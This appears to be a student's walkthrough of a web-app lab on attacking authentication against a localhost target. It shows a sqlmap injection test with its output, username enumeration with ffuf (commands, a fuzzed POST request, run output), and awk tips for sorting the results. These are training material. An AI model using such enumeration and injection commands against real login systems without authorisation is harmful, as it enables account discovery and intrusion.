
19 - Attacking Authentication - Challenge Walkthrough




For this example, we need to catch the post request with burp, copy and save it in a .txt file.

Next, we are going to determine if the input field being tested is vulnerable to SQL injections.

In the same directory as the .txt file containing the post request, run:

"#/usr/bin/sqlmap -r post-request.txt -p username"   - Here I am using the absolute path for the command in my system.

-p is the parameter name we want to test.



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ /usr/bin/sqlmap -r request.txt -p password
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 00:45:34 /2025-01-23/

[00:45:34] [INFO] parsing HTTP request from 'request.txt'
[00:45:35] [INFO] testing connection to the target URL
[00:45:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:45:35] [INFO] testing if the target URL content is stable
[00:45:35] [INFO] target URL content is stable
[00:45:35] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[00:45:35] [INFO] testing for SQL injection on POST parameter 'password'
[00:45:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:45:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:45:35] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:45:35] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:45:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:45:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:45:36] [INFO] testing 'Generic inline queries'
[00:45:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:45:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:45:36] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:45:36] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:45:36] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:45:36] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:45:36] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do
you want to reduce the number of requests? [Y/n] n
[00:45:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:45:44] [WARNING] POST parameter 'password' does not seem to be injectable
[00:45:44] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--ris
k' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (
e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[00:45:44] [WARNING] your sqlmap version is outdated

[*] ending @ 00:45:44 /2025-01-23/
```

Ok. So, no trick business.

Lets first determine valid usernames. Lets run a username list with a single password, and see if we can find valid usernames that way.

https://www.freecodecamp.org/news/web-security-fuzz-web-applications-using-ffuf/


Offers information on how to use fuff to perform many web attacks, including the attack to determine valid usernames.

```
ffuf -w /usr/share/SecLists/Usernames/top-usernames-shortlist.txt -X POST -d
"username=FUZZ&&password=x" -H "Content-Type: application/x-www-form-
urlencoded" -u http://mydomain.com/login -mr "username already exists"
```

This is the example command. Not sure if we are going to be following it to the letter.


There is an easier way.

It looks like when the username is not valid, we do not receive the error message back. So, when we run the attack, we need to be looking for the error message. That is what is going to show us if it is a valid username or not. We can see that change by actually looking for that string, or we could also check the value of the size of the response, or the status code, etc. In Hydra, I have documented somewhere on how to catch that error message, but as I have mentioned before, dealing with http in hydra is not very peaceful. The syntax of the command is very ugly and pick. So, we are going to be using ffuf.


*~/Desktop/WebApp-Lab/authentication_challenge_capstone/request.txt - Mousepad
File Edit Search View Document Help


```
POST /labs/a0x03.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/a0x03.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=FUZZ&password=Password123
```

First, we are going to use without the filter size flag.. Make sure to save the output into a file, so we can make the analysis of the file using bash commands (Log Analysis), without the need to run the command again, as doing so will take another attempt out of our tries.



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ ffuf -request request.txt -request-proto http -w /usr/share/wordlists/seclists/Usernames/Names/names.txt > seclist_usernames_names.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://localhost/labs/a0x03.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Usernames/Names/names.txt
 :: Header           : Connection: close
 :: Header           : Sec-Fetch-User: ?1
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 :: Header           : Origin: http://localhost
 :: Header           : Sec-Fetch-Dest: document
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Referer: http://localhost/labs/a0x03.php
 :: Header           : Sec-Fetch-Site: same-origin
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Sec-Fetch-Mode: navigate
 :: Header           : Host: localhost
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Data             : username=FUZZ&password=Password123
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [10177/10177] :: Job [1/1] :: 995 req/sec :: Duration: [0:00:10] :: Errors: 0 ::

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ █
```

Now, we can digest the file.



The `cut` command does not support delimiters longer than a single character. To handle cases where the delimiter is more than one character, you can use `awk`, which is more flexible. Here's how you can modify your command:

```bash
awk -F "\t\t\t\t" '{print $2}' seclist_usernames_names.txt
```

Explanation:

1. `awk`: A versatile text-processing tool.
2. `-F "\t\t\t\t"`: Specifies the field separator (delimiter) as four tab characters.
3. `{print $2}`: Prints the second field.


If the delimiter is a specific set of spaces or another string (e.g., `"----"`), replace `"\t\t\t\t"` with the appropriate string:

```bash
awk -F "----" '{print $2}' seclist_usernames_names.txt
```

This method allows you to use any multi-character string as a delimiter.

When we are using this technique, we are looking for the outliers, so response sizes that differs from the "normal", status response codes, words, lines, duration, and if the tool you are using offers more parameters great.

We could filter directly in the command we run, but we can also write the results to a file and do some analysis that way.



Example File

plaintext

```plaintext
username=john size=1234 role=admin
username=jane size=5678 role=user
username=doe size=91011 role=guest
```

Using `awk` to Extract the `size` Value


bash

```bash
awk -F "size=" '{print $2}' filename.txt | awk '{print $1}'
```

Explanation:

1. `-F "size="`: Sets the delimiter to `size=`.
   - The part after `size=` becomes `$2`.
2. `{print $2}`: Prints everything after `size=` on each line.
3. `| awk '{print $1}'`: Further processes the output to grab only the first word after `size=` (e.g., `1234`).

